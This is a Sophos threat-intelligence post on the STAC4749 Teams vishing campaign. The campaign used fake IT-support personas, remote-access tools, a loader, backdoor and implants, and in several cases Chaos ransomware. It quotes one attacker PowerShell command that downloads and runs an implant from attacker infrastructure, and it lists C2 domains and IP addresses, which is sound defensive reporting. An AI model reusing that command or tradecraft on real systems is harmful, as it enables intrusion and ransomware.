

# Chaos in Teams vishing

 [sophos.com/en-us/blog/chaos-in-teams-vishing](https://sophos.com/en-us/blog/chaos-in-teams-vishing)

July 28, 2026



Sophos analysts investigated a Microsoft Teams voice phishing (vishing) campaign tracked as STAC4749 that used a consistent set of IT-themed cloud domains and personas to gain remote access to victims' systems. Between February and June 2026, Sophos analysts observed the threat actors targeting dozens of North American organizations.

Following initial access, STAC4749 operators deployed a modular post-exploitation toolset, including a custom loader and backdoor to maintain persistent, controlled access and support follow-on activity. In several incidents, attackers later leveraged this access to deploy Chaos ransomware. Throughout the campaign, Sophos analysts observed the threat actors continually refining their deployment and evasion techniques, indicating a financially motivated operation that prioritized speed and reliability to pave the way for exfiltration and ransomware deployment.

## Microsoft Teams vishing trends

Microsoft Teams vishing has become a widely used technique among threat actors. Microsoft first publicly [documented](#) abuse of Teams for IT-themed vishing in mid-2024, describing campaigns that impersonated helpdesk or support personnel to socially engineer users into granting remote access. In late 2024, Counter Threat Unit™ (CTU) researchers identified similar activity by the [GOLD REBELLION](#) threat group, which is associated with Black Basta ransomware. Sophos published additional [research](#) on this tactic in January 2025, including campaigns tracked as STAC5777 and STAC5143 that combined email bombing with Teams vishing to facilitate ransomware deployment.

In January 2026, Sophos analysts observed a sharp increase in Managed Detection & Response (MDR) cases involving Teams vishing across multiple threat groups and campaigns, with additional jumps in March and May (see Figure 1). While improved detections may partially explain these increases, the trend more strongly suggests that Teams vishing has become an increasingly common initial access vector.




*Figure 1: Number of Sophos MDR cases each month from January 2025 through May 2026 involving confirmed malicious activity for detections related to M365 scams*

## STAC4749 victimology

---

Analysis of STAC4749 targeting suggests a strong focus on North America. As shown in Figure 2, nearly 95% of observed cases between February and June 2026 targeted organizations based in Canada (50%) and the U.S. (44%)




*Figure 2: Pie chart showing distribution of STAC4749 targeting by country between February and June 2026*

Industry-specific targeting was distributed across many sectors (see Figure 3). Services organizations were impacted in 20% of the incidents, followed by manufacturing (17%), energy (12%), and construction and engineering (12%) organizations. Notably, all the legal organizations targeted in the campaign specialize in intellectual property (IP) law or services.




Figure 3: Pie chart showing distribution of STAC4749 targeting by sector between February and June 2026

## Initial access

STAC4749 operators initiated contact through Teams chats and calls, impersonating helpdesk or IT support staff. Sophos analysts observed scam calls ranging from 90 seconds to more than 20 minutes, with most lasting between two to two-and-a-half minutes. Unlike many earlier Teams abuse campaigns in which attackers spoofed onmicrosoft[.]com tenants, STAC4749 operators created IT-themed cloud domains under the “.top” top-level domain (TLD) and leveraged plausible employee usernames to make the accounts appear legitimate (see Table 1).

| Username      | Associated Domains                                                                                                                                                      |
|---------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| AnthonyBrooks | securityupdate[.]top, scan-security[.]top, system-online[.]top, system-connect[.]top, corp-connect[.]top, info-secure[.]top, supportsoft[.]top, update-syscontrol[.]top |

| Username      | Associated Domains                                                                    |
|---------------|---------------------------------------------------------------------------------------|
| DylanHarper   | sequpdate[.]top, service-clien[.]top, system-connect[.]top, service-corporation[.]top |
| EthanParker   | scansecurity[.]top, system-connect[.]top, info-secure[.]top                           |
| DylanHartman  | supportsoft[.]top, service-help[.]top, corp-connect[.]top                             |
| JasonMitchell | info-secure[.]top, corp-connect[.]top                                                 |
| DylanFoster   | securitycheck[.]top, scansecurity[.]top                                               |
| EllaBrooks    | service-help[.]top, it-service[.]top                                                  |
| RyanBennett   | sequpdate[.]top                                                                       |
| LoganCooper   | scansecurity[.]top                                                                    |
| LoganMitchell | securityupdate[.]top                                                                  |
| NicholasGrant | upsecsan[.]top                                                                        |
| TimothyPorter | upsecsan[.]top                                                                        |

*Table 1: Examples of spoofed “IT support” account names and .top domains associated with STAC4749 Teams vishing attempts*

The attackers' goal was to launch a remote session through an existing tool or by downloading an alternative. STAC4749 operators initially favored [Microsoft Quick Assist](#) and deployed the cloud-based [RemSupp](#) remote monitoring and management (RMM) tool as a fallback when Quick Assist was blocked or unavailable. However, activity since April suggests the threat actors began to prefer RemSupp, likely because it is less likely to be included in application blocklists. To move laterally to additional systems, STAC4749 intrusions consistently included attempts to enable Remote Desktop Protocol (RDP) on the initial host by modifying Windows service configurations via msconfig.

## First-stage payload

Through the initial remote session, STAC4749 operators launched PowerShell on the compromised system to retrieve and execute malicious payloads hosted on

attacker-controlled web servers. These payloads were typically staged in user-writable directories, most commonly AppData\Roaming.

Originally, the initial payload was a malware loader that performed system discovery, established persistence, and connected to a command and control (C2) server to retrieve a Pyinstaller backdoor and additional payloads. Its filename contained a static string that changed over time, followed by a unique 10-digit randomized numeric string:

- *sekv<unique 10-digit randomized numeric string>.exe* (March 13 to March 18)
- *helper<unique 10-digit randomized numeric string>.exe* (March 26 to April 9)
- *74fs<unique 10-digit randomized numeric string>.exe* (April 10 to April 13)

The loader contained three hard-coded Base64-encoded IP addresses (94[.]140[.]114[.]192:443, 94[.]140[.]115[.]18:443, and 94[.]140[.]115[.]129:443) and communicated using gRPC. It performed extensive host profiling, generated per-sample mutexes and identifiers, and verified the presence of a specific log file (C:\ProgramData\AppSreen\logs\appscreen.log). The malware exited if the file was not found, likely as a product-specific dependency check.

By mid-April, the threat actors appeared to move away from deploying a standalone loader and instead used the remote session to download the backdoor directly. This backdoor replaced the loader as the first-stage payload.

## Discovery

---

The first-stage payload collected system identifiers such as the computer name, machine GUID, and operating system version, and it queried registry keys under HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion to fingerprint the host. It also attempted to discover security products that were active on the system.

## Persistence

---

Shortly after the discovery phase, the first-stage payload created a new registry Run key to enable persistence at user logon. STAC4749 persistence typically relied on HKCU run keys masquerading as Realtek audio components (see Table 2). In mid-May, the threat actors began to also create Run keys masquerading as WinAudio components.

| Registry Run Key                   | Value                                            | Timespan         |
|------------------------------------|--------------------------------------------------|------------------|
| Realtek HD Audio Universal Service | C:\Users\<user>\AppData\Local\Temp\sekv*****.exe | February - March |

| Registry Run Key  | Value                                               | Timespan      |
|-------------------|-----------------------------------------------------|---------------|
| Realtek HD Audio  | C:\Users\<br><user>\AppData\Roaming\helper*****.exe | March - April |
| Realtek Audio     | C:\Users\<br><user>\AppData\Roaming\74fs*****.exe   | April - May   |
| WinAudio life2    | C:\Users\<br><user>\AppData\Roaming\msupdate.exe    | May           |
| Realtek Audio UHD | C:\Users\<br><user>\AppData\Roaming\path1.exe       | May           |

*Table 2: Evolution of STAC4749 registry Run key names (February - May 2026)*

Sophos analysts also observed use of .vbs scripts (mklink-%.vbs) to create Startup folder shortcuts for secondary persistence. These shortcuts were disguised as seemingly legitimate files (e.g., SecurityHealth, OneDriveUpdate), and hidden file attributes were applied in some instances.

## Command and control (C2) and payload execution

After establishing persistence, the Python-based backdoor connected to a C2 server and retrieved Golang-based implants that were executed via the following PowerShell Invoke-WebRequest command with a "--token-raw" argument. This argument contains two Base64-encoded components (a token and a corresponding signature) that were used by the implants to authenticate to C2 infrastructure or validate commands before execution. The filenames of the implants were one-word nouns (e.g., graph.exe, confirm.exe, midnight.exe, shield.exe) that differed across compromises.

```
"C:\Users\  
<user>\AppData\Roaming\confirm.exe" --token-raw=****  
powershell  
$u="https://fa5[.]flsdwnld[.]online/f5yxog/confirm.exe\";$p=\"$env:APPDATA\confirm.exe\";Invoke-WebRequest $u -OutFile $p;Unblock-File $p;$p1="--token-raw=****\";Start-Process $p $p1
```

In several cases that later culminated in Chaos ransomware deployment, the attackers installed additional remote access tools such as [DWAgent](#) or [AnyDesk](#) to establish alternate remote access channels across the network. In one incident, the attackers also deployed a custom tunneling tool that operated as a reverse SOCKS proxy.

Table 3 details the malware used by STAC4749 operators to enable C2 communications and command execution.

| Malware Type   | Filename                                                       | Description                                                                                                                                                                                             | Additional Details                                                                                                                                                                                                                                                                                                                                                                                                             |
|----------------|----------------------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Backdoor       | updater.exe, 7414fs*.exe, 45234ssdf403851640.exe, msupdate.exe | PyArmour-obfuscated Pyinstaller backdoor that can execute shell commands, collect system information, and dynamically load additional Python modules                                                    | <p>Retrieved its AES key and initialization vector (IV) from a public GitHub repository and used the key to decrypt embedded configuration data and payload</p> <p>Decrypted payload established communications with attacker infrastructure hosted on workers[.]dev</p> <p>Created multiple supporting Python files in AppData\Local\Temp, plus an archive (base_library.zip) used to stage collected or exfiltrated data</p> |
| Tunneling tool | sc5.exe                                                        | Reverse SOCKS proxy binary that enabled outbound connections to attacker infrastructure (legio[.]name) and relayed traffic; can send basic host metadata and support up to 1,000 concurrent connections | <p>Deployed alongside updater.exe backdoor in an incident that resulted in Chaos ransomware deployment</p> <p>Its use as a standalone component indicates the operators selectively deployed proxy functionality rather than embedding it into a single all-purpose backdoor</p>                                                                                                                                               |

| Malware Type | Filename                                                     | Description                                                                                                                                   | Additional Details                                                                                                                                                                                                                       |
|--------------|--------------------------------------------------------------|-----------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| C2 implant   | Unique per compromise (e.g., dizzy.exe, graph.exe, tube.exe) | Golang-based implant launched with a "--token-raw" argument to establish a persistent, encrypted connection to attacker-controlled C2 servers | In several incidents, only communicated with C2 servers protected by pinned certificates and used unique identifiers to manage victims individually<br><br>STAC4749 operators deployed one or more of these implants in each environment |

*Table 3: Details of malware used in the STAC4749 campaign*

STAC4749 operators hosted their payloads on a cluster of recently registered domains containing terms such as filesdwnld, fldwnld, filldowl, aohoodie, and artcnb. These domains were all routed through Cloudflare, which can obscure the underlying infrastructure. While the C2 domains rotated, the shared naming conventions and IP address ranges allowed correlation across incidents.

## Certificate pinning

Sophos analysis indicates that STAC4749 operators embedded certificate authority (CA) certificates directly within their payloads to tightly control C2 communications. Several of the Golang-based implants contained hard-coded CA certificates associated with issuer names such as loop-CA, connectify-CA, and james-bond-CA. These implants only established encrypted connections if the C2 server had the same issuer as the embedded certificate (see Figure 4).

```
Last HTTPS Certificate
Data:
  Version: V3
  Serial Number: 85387b99686595dc
  Thumbprint: af81515472fe661db278bf024825825b0d3a70ca
  Signature Algorithm:
    Issuer: CN=james-bond-CA
  Validity
    Not Before: 2026-03-24 13:16:35
    Not After: 2036-03-21 13:16:35
  Subject: CN=gateway
  Subject Public Key Info:
    Public Key Algorithm : RSA
    Public-Key: (2048 bit)
    Modulus:
      b5:58:48:e7:f0:00:c2:88:82:c6:40:ee:67:bc:3d:
      16:e3:d5:af:fc:2d:bb:75:5e:34:3d:49:bf:e2:e3:
      a1:da:e0:ba:a7:e1:cc:8a:3d:a7:72:d9:df:df:5d:
      b4:b5:82:e7:1c:41:4f:e0:23:c2:4f:f2:42:f1:01:
      9c:61:ac:bb:32:9a:7e:4f:f9:1b:20:87:ec:24:65:
```

Figure 4: TLS certificate presented by a C2 server (193[.]29[.]57[.]37) used by multiple STAC4749 payloads (Source: VirusTotal)

In addition to limiting unintended exposure and complicating analysis, this approach enabled clear infrastructure segmentation. Payloads sharing the same issuer consistently communicated with the same C2 servers, while those using different issuers connected to separate infrastructure. This pattern suggests the operators deliberately segment C2 infrastructure by payload or operational role rather than relying on a single shared backend.

## Connection to Chaos

---

At least three STAC4749 compromises led to [Chaos](#) ransomware deployment. In these incidents, the ransomware was deployed shortly after the attackers expanded access across multiple systems and, in at least one instance, likely exfiltrated data. Encryption occurred nearly simultaneously across endpoints, and ransom notes with filenames such as `readme.chaos.txt` were dropped on affected systems. In one incident, the time from initial access to ransomware deployment was less than 17 hours, consistent with prior Chaos ransomware cases observed by Sophos analysts. Given the short interval between initial access and encryption, Sophos analysts assess with [high confidence](#) that STAC4749 was a

financially motivated operation that either directly deployed ransomware or coordinated with affiliates.

The Chaos ransomware-as-a-service (RaaS) operation has been active since at least February 2025 and was [reportedly](#) launched by former members of BlackSuit (Royal) ransomware operation (tracked by CTU™ researchers as [GOLD SOUVENIR](#)). While the custom malware chain observed in STAC4749 has not been reported, several associated tactics align with Chaos-linked activity documented by Sophos and third parties. These tactics include IT-themed Microsoft Teams vishing that abuses Quick Assist for initial access and deployment of DWAagent and AnyDesk for lateral movement. In May 2025, Sophos [reported](#) on similar IT-themed Teams vishing activity leading to 3AM ransomware, which has also been linked to former BlackSuit members.

In May 2026, Rapid7 [suggested](#) that Chaos may be used as a false flag by the Iranian threat group known as MuddyWater (tracked by CTU researchers as [COBALT ULSTER](#)). Sophos analysts have found no evidence linking STAC4749 activity to that group. Instead, limited hands-on-keyboard artifacts suggest a Russian-language connection. For example, Sophos analysts observed a mistyped command (вшк) that is consistent with the operator attempting to enter “dir” while using a Russian keyboard layout. However, there is insufficient evidence for attribution.

## Campaign evolution

---

From February through May, STAC4749 incidents revealed rapid iteration and testing to avoid detection. The threat actors continually updated their attack chain, including experimenting with DLL sideloading via a legitimate [CopyQ](#) binary, changing filenames and registry Run keys to avoid static detection, and streamlining backdoor deployment (see Figure 5). For example, the threat actors switched from using consistent loader and backdoor names (helper\*.exe and updater.exe) to alphanumeric filenames in mid-April. In one intrusion, both naming schemes were used on different hosts a day apart, suggesting the actors were testing or transitioning to new methods mid-attack.




Figure 5: Timeline of STAC4749 tactical evolution from February to mid-May 2026

## Recommendations

Organizations can reduce their risk by implementing controls to detect and disrupt the tactics commonly used by STAC4749 operators. These tactics include Teams-based social engineering, abuse of legitimate remote access tools, and registry-based persistence.

- Monitor Teams activity for suspicious external messages and voice calls that may indicate social engineering attempts. Security teams should establish processes to investigate unexpected contact from external parties, especially interactions that attempt to persuade users to launch remote support tools, download software, or grant system access.
- Implement endpoint detection and response (EDR) capabilities to help identify abnormal PowerShell execution, suspicious command-line activity, and unauthorized use of remote administration or tunneling tools. Alerting on these behaviors can provide early visibility into attacker activity before persistence is established.
- Regularly review registry Run keys and other common persistence locations to identify and remove malicious entries disguised as legitimate services or applications. Routine auditing of these mechanisms can help uncover hidden persistence and reduce the likelihood of reinfection following remediation.
- Conduct user awareness training to reduce the effectiveness of social engineering attacks. Employees should be trained to recognize suspicious messages, calls, and remote access requests, particularly those originating from unknown external contacts.

- Enforce application control policies and restrict unauthorized software execution to limit attackers' ability to deploy loaders, backdoors, and other tools following initial access.

## Countermeasures and indicators

Table 4 lists Sophos countermeasures associated with this threat.

| Name                                                   | Description                                    |
|--------------------------------------------------------|------------------------------------------------|
| SAAS-M365-Teams-SupportCall-Established-Suspicious-TLD | Detection for suspicious Microsoft Teams chats |
| Troj/Backdr-PW                                         | Detection for STAC4749 malicious DLL           |
| Troj/Backdr-PP                                         | Detection for STAC4749 backdoor                |
| Troj/Agent-BMAK                                        | Detection for STAC4749 Golang implants         |
| Troj/Agent-BLZY                                        | Detection for STAC4749 payloads                |
| Troj/Agent-BLZD                                        | Detection for STAC4749 reverse SOCKS proxy     |
| Troj/Agent-BLXO                                        | Detection for STAC4749 loader binaries         |
| Troj/Agent-BLYG                                        | Detection for STAC4749 loader binaries         |
| Troj/Agent-BLYN                                        | Detection for STAC4749 payloads                |
| Troj/Chaos-Gen                                         | Detection for Chaos ransomware executable      |

*Table 4: Sophos countermeasures associated with this threat*

Due to the large number of threat indicators, the full list is available in the SophosLabs [GitHub repository](#).

## Acknowledgements

---

Thanks to members of the Sophos MDR, SophosLabs, and CTU teams for their analysis and insight into this activity.

## About the Author(s)

---



[Morgan Demboski](#)

[Morgan is a Threat Intelligence Analyst for the Sophos Managed Detection and Response \(MDR\) team, where her focuses include tactical cyber intelligence, data enrichment, and monitoring emerging threats. With a Masters in Intelligence and Security Studies, her areas of interest span beyond the cyber realm to include geopolitics and international security. In past roles, Morgan worked in the Network Detection and Response \(NDR\) space, where she focused on tracking attack patterns, analyzing command-and-control infrastructure, and threat research reporting.](#)